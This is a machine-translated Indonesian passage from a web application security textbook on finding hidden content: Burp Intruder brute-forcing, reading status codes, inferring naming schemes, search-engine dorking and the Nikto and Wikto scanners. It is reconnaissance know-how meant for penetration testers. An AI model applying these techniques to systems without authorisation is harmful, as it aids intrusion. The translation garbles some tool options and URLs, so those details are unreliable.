
Langkah pertama dalam upaya otomatis untuk mengidentifikasi konten tersembunyi mungkin melibatkan permintaan berikut, untuk menemukan direktori tambahan:

```
http://eis/Tentang/  
http://eis/abstrak/  
http://eis/academics/  
http://eis/aksesibilitas/ http://eis/  
akun/  
http://eis/aksi/  
...
```

Burp Intruder dapat digunakan untuk mengulang melalui daftar nama direktori umum dan c

mengidentifikasi vali

probe untuk com



Gambar 4-4:Burp Intruder sedang dikonfigurasi untuk menyelidiki direktori umum


Ketika serangan telah dijalankan, mengklik tajuk kolom seperti "status" dan "panjang" mengurutkan hasil yang sesuai, memungkinkan Anda untuk dengan cepat mengidentifikasi daftar potensi sumber daya lebih lanjut, seperti yang ditunjukkan pada Gambar 4-5.

Setelah dipaksa untuk direktori dan subdirektori, Anda mungkin ingin mencari halaman tambahan dalam aplikasi. Yang menarik adalah /autentikasi direktori yang berisi sumber daya Login yang teridentifikasi selama proses spidering, yang mungkin merupakan titik awal yang baik untuk penyerang yang tidak diautentikasi. Sekali lagi, Anda dapat meminta serangkaian file dalam direktori ini:

```

http://eis/auth/Tentang/
http://eis/auth/Aboutus/ http://
eis/auth/AddUser/ http://eis/
auth/Admin/
http://eis
http://eis
...

```




Gambar 4-5:Burp Intruder menampilkan hasil serangan direktori brute-force

Gambar 4-6 menunjukkan hasil dari serangan ini, yang telah mengidentifikasi beberapa sumber daya di dalam /autentikasi/direktori:

- Gabung
- Keluar
- Daftar
- Profil

Perhatikan bahwa permintaan untuk Profilmengembalikan kode status HTTP 302. Ini menunjukkan bahwa mengakses tautan ini tanpa autentikasi akan mengalihkan pengguna ke halaman login. Yang lebih menarik adalah bahwa meskipunGabung halaman ditemukan selama spidering, ituDaftarhalaman tidak. Bisa jadi fungsi ekstra ini beroperasi, dan penyerang dapat mendaftarkan akun pengguna di situs.



Gambar 4-6:Burp Intruder menampilkan hasil serangan brute-force file

CATATA Jangan berasumsi bahwa aplikasi akan merespons dengan 200 oke jika sumber daya yang diminta ada dan 404 tidak ditemukan jika tidak. Banyak aplikasi menangani permintaan untuk sumber daya yang tidak ada dengan cara yang disesuaikan, seringkali mengembalikan pesan kesalahan yang dipesan lebih dahulu dan kode respons 200. Selain itu, beberapa permintaan untuk sumber daya yang ada mungkin menerima respons non-200. Berikut ini adalah panduan kasar tentang kemungkinan arti dari kode respons yang mungkin Anda temui selama latihan paksa untuk mencari konten tersembunyi:

- **302 Ditemukan** —Jika redirect ke halaman login, sumber daya hanya dapat diakses oleh pengguna yang diautentikasi. Jika pengalihan ke pesan kesalahan, ini mungkin menunjukkan alasan yang berbeda. Jika ke lokasi lain, pengalihan mungkin merupakan bagian dari logika yang dimaksudkan aplikasi, dan ini harus diselidiki lebih lanjut.
- **400 permintaan Buruk** -Aplikasi dapat menggunakan skema penamaan khusus untuk direktori dan file di dalam URL, yang belum dipenuhi oleh permintaan tertentu. Akan tetapi, kemungkinan besar daftar kata yang Anda gunakan berisi beberapa karakter spasi atau sintaks tidak valid lainnya.
- **401 Tidak sahatau403 Dilarang** —Ini biasanya menunjukkan bahwa sumber daya yang diminta ada tetapi mungkin tidak dapat diakses oleh pengguna mana pun,

terlepas dari status otentikasi atau tingkat hak istimewa. Ini sering terjadi ketika direktori diminta, dan Anda dapat menyimpulkan bahwa direktori itu ada.

- **500 Internal Server Error** -Selama penemuan konten, ini biasanya menunjukkan bahwa aplikasi mengharapkan parameter tertentu untuk dikirimkan saat meminta sumber daya.

Berbagai kemungkinan tanggapan yang mungkin menunjukkan adanya konten yang menarik berarti sulit untuk menulis skrip yang sepenuhnya otomatis untuk menampilkan daftar sumber daya yang valid. Pendekatan terbaik adalah menangkap informasi sebanyak mungkin tentang respons aplikasi selama latihan brute force dan meninjaunya secara manual.

LANGKAH HACK

1. Buat beberapa permintaan manual untuk sumber daya valid dan tidak valid yang diketahui, dan identifikasi bagaimana server menangani yang terakhir.
2. Gunakan peta situs yang dihasilkan melalui spidering yang diarahkan pengguna sebagai dasar untuk penemuan konten tersembunyi secara otomatis.
3. Buat permintaan otomatis untuk nama file dan direktori umum di dalam setiap direktori atau jalur yang diketahui ada di dalam aplikasi. Gunakan Burp Intruder atau skrip khusus, bersama dengan daftar kata dari file dan direktori umum, untuk menghasilkan permintaan dalam jumlah besar dengan cepat. Jika Anda telah mengidentifikasi cara tertentu di mana aplikasi menangani permintaan untuk sumber daya yang tidak valid (seperti halaman "file tidak ditemukan" yang dikustomisasi), konfigurasikan Intruder atau skrip Anda untuk menyorot hasil ini sehingga dapat diabaikan.
4. Tangkap respons yang diterima dari server, dan tinjau secara manual untuk mengidentifikasi sumber daya yang valid.
5. Lakukan latihan secara rekursif saat konten baru ditemukan.

Inferensi dari Konten yang Dipublikasikan

Sebagian besar aplikasi menggunakan semacam skema penamaan untuk konten dan fungsinya. Dengan menyimpulkan dari sumber daya yang telah diidentifikasi dalam aplikasi, Anda dapat menyempurnakan latihan pencacahan otomatis Anda untuk meningkatkan kemungkinan menemukan konten tersembunyi lebih lanjut.

Pada aplikasi EIS, perhatikan bahwa semua resource di /autentikasidimulai dengan huruf kapital. Inilah mengapa daftar kata yang digunakan dalam file brute force di bagian sebelumnya sengaja dikapitalisasi. Selanjutnya, karena kami telah mengidentifikasi halaman yang dipanggil Tidak ingat kata sandi dalam /autentikasidirektori, kita dapat mencari item dengan nama yang mirip, seperti berikut ini:

<http://eis/auth/ResetPassword>

Selain itu, peta situs yang dibuat selama spidering yang diarahkan pengguna mengidentifikasi sumber daya ini:


```
http://eis/pub/media/100 http://  
eis/pub/media/117 http://eis/  
pub/pengguna/11
```

Nilai numerik lain dalam rentang serupa cenderung mengidentifikasi sumber daya dan informasi lebih lanjut.

TIP Burp Intruder sangat dapat disesuaikan dan dapat digunakan untuk menargetkan bagian mana pun dari permintaan HTTP. Gambar 4-7 menunjukkan Burp Intruder digunakan untuk melakukan serangan brute-force pada paruh pertama nama file untuk mengajukan permintaan:

```
http://eis/auth/AddPassword http://eis/  
auth/ForgotPassword http://eis/auth/  
GetPassword http://eis/auth/  
ResetPassword http://e
```

```
http://e  
...
```



Gambar 4-7: Burp Intruder digunakan untuk melakukan serangan brute-force yang disesuaikan pada bagian dari nama file

LANGKAH HACK

1. Tinjau hasil penjelajahan yang diarahkan pengguna dan latihan kekuatan kasar dasar Anda. Menyusun daftar nama semua subdirektori yang disebutkan, batang file, dan ekstensi file.
2. Tinjau daftar ini untuk mengidentifikasi skema penamaan yang digunakan. Misalnya, jika ada halaman yang dipanggil `TambahkanDocument.jsp` dan `LihatDokumen.jsp`, mungkin juga ada halaman yang dipanggil `EditDocument.jsp` dan `HapusDocument.jsp`. Anda sering dapat merasakan kebiasaan penamaan pengembang hanya dengan membaca beberapa contoh. Misalnya, bergantung pada gaya pribadi mereka, pengembang mungkin bertele-tele (`AddANewUser.asp`), ringkas (`AddUser.asp`), menggunakan singkatan (`AddUsr.asp`), atau bahkan lebih samar (`AddU.asp`). Memahami gaya penamaan yang digunakan dapat membantu Anda menebak dengan tepat nama konten yang belum Anda identifikasi.
3. Kadang-kadang, skema penamaan yang digunakan untuk konten yang berbeda menggunakan pengidentifikasi seperti angka dan tanggal, yang dapat membuat konten tersembunyi menjadi mudah disimpulkan. Ini paling sering ditemui atas nama sumber daya statis, bukan skrip dinamis. Misalnya, jika situs web perusahaan tertaut ke `Laporan Tahunan2009.pdf` dan `Laporan Tahunan2010.pdf`, itu harus menjadi langkah singkat untuk mengidentifikasi apa yang akan disebut laporan berikutnya. Agak luar biasa, ada kasus terkenal di mana perusahaan menempatkan file yang berisi laporan keuangan di server web mereka sebelum diumumkan kepada publik, hanya agar jurnalis yang cerdik menemukannya berdasarkan skema penamaan yang digunakan pada tahun-tahun sebelumnya.
4. Tinjau semua kode sisi klien seperti HTML dan JavaScript untuk mengidentifikasi petunjuk apa pun tentang konten sisi server yang tersembunyi. Ini mungkin termasuk komentar HTML yang terkait dengan fungsi yang dilindungi atau tidak ditautkan, formulir HTML dengan dinonaktifkan KIRIMelemen, dan sejenisnya. Sering kali, komentar dihasilkan secara otomatis oleh perangkat lunak yang telah digunakan untuk menghasilkan konten web, atau oleh platform tempat aplikasi berjalan. Referensi ke item seperti sisi server termasuk file adalah minat khusus. File-file ini sebenarnya dapat diunduh secara publik dan mungkin berisi informasi yang sangat sensitif seperti string koneksi database dan kata sandi. Dalam kasus lain, komentar pengembang mungkin berisi semua jenis informasi berguna, seperti nama database, referensi ke komponen back-end, string kueri SQL, dan sebagainya. Komponen klien tebal seperti applet Java dan kontrol ActiveX juga dapat berisi data sensitif yang dapat Anda ekstrak. Lihat Bab 15 untuk lebih banyak cara di mana aplikasi dapat mengungkapkan informasi tentang dirinya sendiri.

LANGKAH HACK(*lanjutan*)

5. Tambahkan ke daftar item yang disebutkan setiap nama potensial lebih lanjut yang diduga berdasarkan item yang telah Anda temukan. Juga tambahkan ke daftar ekstensi file ekstensi umum seperti .txt, .bak, .src, .inc, .Dantua, yang dapat mengungkap sumber ke versi cadangan halaman aktif. Tambahkan juga ekstensi yang terkait dengan bahasa pengembangan yang digunakan, seperti .JawaDan .cs, yang dapat mengungkap file sumber yang telah dikompilasi ke dalam halaman langsung. (Lihat tip nanti di bab ini untuk mengidentifikasi teknologi yang digunakan.)
6. Cari file sementara yang mungkin dibuat secara tidak sengaja oleh alat pengembang dan editor file. Contohnya termasuk .DS_Storefile, yang berisi indeks direktori di bawah OS X, .file.php~1, yang merupakan file sementara yang dibuat saat file.php diperbarui, dan .tmpfile.ekstensi file yang digunakan oleh berbagai perangkat lunak.
7. Lakukan latihan otomatis lebih lanjut, menggabungkan daftar direktori, batang file, dan ekstensi file untuk meminta sejumlah besar sumber daya potensial. Misalnya, dalam direktori tertentu, permintaan setiap batang file digabungkan dengan setiap ekstensi file. Atau minta setiap nama direktori sebagai subdirektori dari setiap direktori yang diketahui.
8. Jika skema penamaan yang konsisten telah diidentifikasi, pertimbangkan performa dan lakukan latihan brute-force yang lebih terfokus. Misalnya, jika Dokumen.jsp dan Lihat Dokumen.jsp diketahui ada, Anda dapat membuat daftar tindakan (edit, hapus, buat) dan buat permintaan formulir XxxDokumen.jsp. Alternatifnya, buat daftar jenis item (pengguna, akun, file) dan buat permintaan formulir MenambahkanXxx.jsp.
9. Lakukan setiap latihan secara rekursif, menggunakan konten dan pola enumerasi baru sebagai dasar untuk spidering yang diarahkan pengguna lebih lanjut dan penemuan konten otomatis lebih lanjut. Anda hanya dibatasi oleh imajinasi Anda, waktu yang tersedia, dan kepentingan yang Anda lampirkan untuk menemukan konten tersembunyi dalam aplikasi yang Anda targetkan.

CATAT! Anda dapat menggunakan fitur Penemuan Konten dari Burp Suite Pro untuk mengotomatiskan sebagian besar tugas yang dijelaskan sejauh ini. Setelah Anda secara manual memetakan konten aplikasi yang terlihat menggunakan browser Anda, Anda dapat memilih satu atau lebih cabang peta situs Burp dan memulai sesi penemuan konten di cabang tersebut.

Burp menggunakan teknik berikut saat mencoba menemukan konten baru:


- Brute force menggunakan daftar bawaan dari file umum dan nama direktori
- Pembuatan daftar kata dinamis berdasarkan nama sumber daya yang diamati dalam aplikasi target
- Ekstrapolasi nama resource yang berisi angka dan tanggal

- Menguji ekstensi file alternatif pada sumber daya yang teridentifikasi
- Mengintai dari konten yang ditemukan
- Sidik jari otomatis dari respons yang valid dan tidak valid untuk mengurangi positif palsu

Semua latihan

dijadwalkan

penemuan tenda



Gambar 4-8:Sesi penemuan konten sedang berlangsung terhadap aplikasi EIS

TIP Proyek DirBuster dari OWASP juga merupakan sumber daya yang berguna saat melakukan tugas penemuan konten otomatis. Ini termasuk daftar besar nama direktori yang telah ditemukan di alam liar, diurutkan berdasarkan frekuensi kemunculannya.

Penggunaan Informasi Publik

Aplikasi mungkin berisi konten dan fungsionalitas yang saat ini tidak ditautkan dari konten utama, namun telah ditautkan di masa lalu. Dalam situasi ini, kemungkinan berbagai repositori sejarah masih berisi referensi ke konten tersembunyi. Dua jenis utama sumber daya yang tersedia untuk umum berguna di sini:

- **Mesin pencari** seperti Google, Yahoo, dan MSN. Ini mempertahankan indeks halus dari semua konten yang telah ditemukan oleh laba-laba kuat mereka, dan juga menyimpan salinan cache dari banyak konten ini, yang tetap ada bahkan setelah konten asli dihapus.
- **Arsip web** seperti WayBack Machine, terletak di www.archive.org/. Arsip ini menyimpan catatan sejarah sejumlah besar situs web. Dalam banyak kasus, mereka mengizinkan pengguna untuk menelusuri snapshot yang sepenuhnya direplikasi dari situs tertentu seperti yang ada pada berbagai tanggal beberapa tahun yang lalu.

Selain konten yang telah ditautkan di masa lalu, sumber daya ini juga kemungkinan berisi referensi ke konten yang ditautkan dari situs pihak ketiga, tetapi bukan dari dalam aplikasi target itu sendiri. Misalnya, beberapa aplikasi berisi fungsi terbatas untuk digunakan oleh mitra bisnisnya. Mitra tersebut dapat mengungkapkan keberadaan fungsionalitas dengan cara yang tidak diungkapkan oleh aplikasi itu sendiri.

LANGKAH HACK

1. Gunakan beberapa mesin telusur dan arsip web yang berbeda (tercantum sebelumnya) untuk menemukan konten apa yang diindeks atau disimpan untuk aplikasi yang Anda serang.
2. Saat menanyakan mesin telusur, Anda dapat menggunakan berbagai teknik canggih untuk memaksimalkan keefektifan riset Anda. Saran berikut berlaku untuk Google. Anda dapat menemukan kueri yang sesuai di mesin lain dengan memilih opsi Penelusuran Lanjutannya.
 - situs: www.wahh-target.commengembalikan setiap sumber daya dalam situs target yang menjadi referensi Google.
 - situs: [login www.wahh-target.commengembalikan](http://login.www.wahh-target.commengembalikan) semua halaman yang berisi ekspresi Gabung.Dalam aplikasi yang besar dan kompleks, teknik ini dapat digunakan untuk menemukan sumber daya yang menarik dengan cepat, seperti peta situs, fungsi pengaturan ulang kata sandi, dan menu administratif.
 - tautan: www.wahh-target.commengembalikan semua halaman di situs web dan aplikasi lain yang berisi tautan ke target. Ini mungkin termasuk tautan ke konten lama, atau fungsi yang dimaksudkan hanya untuk digunakan oleh pihak ketiga, seperti tautan mitra.
 - terkait: www.wahh-target.commengembalikan halaman yang "mirip" dengan target dan karena itu berisi banyak materi yang tidak relevan. Namun, mungkin juga membahas target di situs lain, yang mungkin menarik.
3. Lakukan setiap pencarian tidak hanya di bagian Web default Google, tetapi juga di Grup dan Berita, yang mungkin berisi hasil yang berbeda.
4. Telusuri halaman terakhir hasil pencarian untuk kueri tertentu, lalu pilih Ulangi Pencarian dengan Hasil yang Dihilangkan Disertakan. Secara default, Google mencoba memfilter hasil yang berlebihan dengan menghapus halaman yang diyakini cukup mirip dengan halaman lain yang disertakan dalam hasil. Mengesampingkan perilaku ini dapat mengungkap halaman yang sedikit berbeda yang menarik bagi Anda saat menyerang aplikasi.
5. Lihat versi halaman menarik yang di-cache, termasuk konten apa pun yang tidak lagi ada di aplikasi sebenarnya. Dalam beberapa kasus, cache mesin pencari berisi sumber daya yang tidak dapat diakses langsung di aplikasi tanpa autentikasi atau pembayaran.

6. Lakukan kueri yang sama pada nama domain lain milik organisasi yang sama, yang mungkin berisi informasi berguna tentang aplikasi yang Anda targetkan.

Jika penelitian Anda mengidentifikasi konten dan fungsionalitas lama yang tidak lagi ditautkan ke dalam aplikasi utama, konten tersebut mungkin masih ada dan dapat digunakan. Fungsionalitas lama mungkin mengandung kerentanan yang tidak ada di tempat lain dalam aplikasi.

Meskipun konten lama telah dihapus dari aplikasi langsung, konten yang diperoleh dari cache mesin telusur atau arsip web mungkin berisi referensi atau petunjuk tentang fungsi lain yang masih ada dalam aplikasi langsung dan yang dapat digunakan untuk menyerangnya.

Sumber publik lain dari informasi berguna tentang aplikasi target adalah setiap posting yang dibuat oleh pengembang dan orang lain di forum Internet. Ada banyak forum di mana perancang dan pemrogram perangkat lunak bertanya dan menjawab pertanyaan teknis. Seringkali, item yang diposting ke forum ini berisi informasi tentang aplikasi yang bermanfaat langsung bagi penyerang, termasuk teknologi yang digunakan, fungsionalitas yang diimplementasikan, masalah yang dihadapi selama pengembangan, bug keamanan yang diketahui, konfigurasi dan file log yang dikirim untuk membantu pemecahan masalah, dan bahkan ekstrak kode sumber.

LANGKAH HACK

- 1. Menyusun daftar yang berisi setiap nama dan alamat email yang dapat Anda temukan terkait dengan aplikasi target dan pengembangannya. Ini harus mencakup pengembang yang dikenal, nama yang ditemukan di dalam kode sumber HTML, nama yang ditemukan di bagian informasi kontak di situs web perusahaan utama, dan nama apa pun yang diungkapkan di dalam aplikasi itu sendiri, seperti staf administrasi.**
- 2. Dengan menggunakan teknik pencarian yang dijelaskan sebelumnya, cari setiap nama yang teridentifikasi untuk menemukan pertanyaan dan jawaban yang telah mereka kirimkan ke forum Internet. Tinjau setiap informasi yang ditemukan untuk petunjuk tentang fungsionalitas atau kerentanan dalam aplikasi target.**

Memanfaatkan Server Web

Kerentanan mungkin ada di lapisan server web yang memungkinkan Anda menemukan konten dan fungsionalitas yang tidak tertaut dalam aplikasi web itu sendiri. Misalnya, bug dalam perangkat lunak server web dapat memungkinkan penyerang membuat daftar konten direktori atau mendapatkan sumber mentah untuk halaman dinamis yang dapat dieksekusi server. Lihat Bab 18 untuk beberapa contoh kerentanan ini dan cara Anda dapat mengidentifikasinya. Jika ada bug seperti itu, Anda mungkin dapat mengeksplotasinya untuk langsung mendapatkan daftar semua halaman dan sumber daya lainnya di dalam aplikasi.


Banyak server aplikasi dikirimkan dengan konten default yang dapat membantu Anda menyerangnya. Misalnya, sampel dan skrip diagnostik mungkin berisi kerentanan atau fungsionalitas yang diketahui yang dapat dimanfaatkan untuk tujuan jahat. Selain itu, banyak aplikasi web menggabungkan komponen umum pihak ketiga untuk fungsionalitas standar, seperti keranjang belanja, forum diskusi, atau fungsi sistem manajemen konten (CMS). Ini sering dipasang ke lokasi tetap relatif terhadap root web atau ke direktori awal aplikasi.

Alat otomatis cocok untuk jenis tugas ini, dan banyak permintaan masalah dari database besar konten server web default yang diketahui, komponen aplikasi pihak ketiga, dan nama direktori umum. Meskipun alat ini tidak secara ketat menguji fungsionalitas khusus yang tersembunyi, alat ini sering berguna dalam menemukan sumber daya lain yang tidak ditautkan dalam aplikasi dan yang mungkin menarik untuk merumuskan serangan.

Wikto adalah salah satu dari banyak alat gratis yang melakukan jenis pemindaian ini, selain itu berisi daftar brute-force yang dapat dikonfigurasi untuk konten. Seperti yang ditunjukkan pada Gambar 4-9, ketika digunakan terhadap situs Belanja Internet Ekstrim, ini mengidentifikasi beberapa direktori menggunakan daftar kata internalnya. Karena memiliki basis data yang besar dari perangkat lunak dan skrip aplikasi web umum, ia juga mengidentifikasi direk berikut

didorong oleh pengguna

<http://eis>



Gambar 4-9:Wikto digunakan untuk menemukan konten dan beberapa kerentanan yang diketahui

Selain itu, meskipun /gbdirektori telah diidentifikasi melalui spidering, Wikto telah mengidentifikasi URL spesifik:

</gb/index.php?login=true>

Wikto memeriksa URL ini karena digunakan dalam aplikasi PHP gbook, yang berisi kerentanan yang diketahui publik.

PERINGATAN Seperti banyak pemindai web komersial, alat seperti Nikto dan Wikto berisi banyak sekali daftar file dan direktori default dan akibatnya tampak rajin melakukan pemeriksaan dalam jumlah besar. Namun, sejumlah besar pemeriksaan ini berlebihan, dan positif palsu sering terjadi. Lebih buruk lagi, negatif palsu dapat terjadi secara teratur jika server dikonfigurasi untuk menyembunyikan spanduk, jika skrip atau kumpulan skrip dipindahkan ke direktori lain, atau jika kode status HTTP ditangani dengan cara khusus. Untuk alasan ini, sering kali lebih baik menggunakan alat seperti Burp Intruder, yang memungkinkan Anda menginterpretasikan informasi respons mentah dan tidak mencoba mengekstrak hasil positif dan negatif atas nama Anda.

LANGKAH HACK

Beberapa opsi berguna tersedia saat Anda menjalankan Nikto:

1. Jika Anda yakin bahwa server menggunakan lokasi yang tidak standar untuk konten menarik yang diperiksa Nikto (seperti /cgi/cgi-bin/alih /cgi-bin), Anda dapat menentukan lokasi alternatif ini menggunakan opsi `-akar /cgi/`. Untuk kasus khusus direktori CGI, ini juga dapat ditentukan menggunakan opsi `-Cgidir`.
2. Jika situs menggunakan halaman "file tidak ditemukan" khusus yang tidak mengembalikan kode status HTTP 404, Anda dapat menentukan string tertentu yang mengidentifikasi halaman ini dengan menggunakan `-404pilihan`.
3. Ketahuilah bahwa Nikto tidak melakukan verifikasi cerdas atas potensi masalah dan oleh karena itu cenderung melaporkan kesalahan positif. Selalu periksa setiap hasil yang Nikto kembalikan secara manual.

Perhatikan bahwa dengan alat seperti Nikto, Anda dapat menentukan aplikasi target menggunakan nama domain atau alamat IP-nya. Jika suatu alat mengakses halaman menggunakan alamat IP-nya, alat tersebut memperlakukan tautan pada halaman tersebut yang menggunakan nama domainnya sebagai milik domain yang berbeda, sehingga tautan tersebut tidak diikuti. Ini masuk akal, karena beberapa aplikasi dihosting secara virtual, dengan beberapa nama domain berbagi alamat IP yang sama. Pastikan Anda mengonfigurasi alat Anda dengan mempertimbangkan fakta ini.

Halaman Aplikasi Versus Jalur Fungsional

Teknik pencacahan yang dijelaskan sejauh ini secara implisit didorong oleh satu gambaran khusus tentang bagaimana konten aplikasi web dapat dikonseptualisasikan dan dikatalogkan. Gambar ini diwarisi dari hari-hari pra-aplikasi World Wide Web, di mana server web berfungsi sebagai repositori informasi statis, diambil menggunakan URL yang merupakan nama file yang efektif. Untuk menerbitkan beberapa konten web, seorang penulis cukup membuat banyak file HTML dan menyalinnya ke direktori yang relevan di server web. Saat pengguna mengikuti hyperlink,

mereka menavigasi kumpulan file yang dibuat oleh penulis, meminta setiap file melalui namanya di dalam pohon direktori yang berada di server.

Meskipun evolusi aplikasi web telah secara mendasar mengubah pengalaman berinteraksi dengan web, gambaran yang baru saja dijelaskan masih berlaku untuk sebagian besar konten dan fungsionalitas aplikasi web. Fungsi individu biasanya diakses melalui URL unik, yang biasanya merupakan nama skrip sisi server yang mengimplementasikan fungsi tersebut. Parameter untuk permintaan (berada di string kueri URL atau isi aPOSrequest) jangan beri tahu aplikasi fungsi apa yang harus dilakukan; mereka memberi tahu informasi apa yang digunakan saat melakukannya. Dalam konteks ini, metodologi pembuatan peta berbasis URL bisa efektif dalam membuat katalog fungsionalitas aplikasi.

Dalam aplikasi yang menggunakan URL bergaya REST, bagian dari jalur file URL berisi string yang sebenarnya berfungsi sebagai nilai parameter. Dalam situasi ini, dengan memetakan URL, laba-laba memetakan fungsi aplikasi dan daftar nilai parameter yang diketahui ke fungsi tersebut.

Namun, dalam beberapa aplikasi, gambar berdasarkan "halaman" aplikasi tidak pantas. Meskipun dimungkinkan untuk memasukkan struktur aplikasi apa pun ke dalam bentuk representasi ini, dalam banyak kasus gambar yang berbeda, berdasarkan jalur fungsional, jauh lebih berguna untuk membuat katalog konten dan fungsionalitasnya. Pertimbangkan aplikasi yang diakses hanya menggunakan permintaan dari formulir berikut:

```
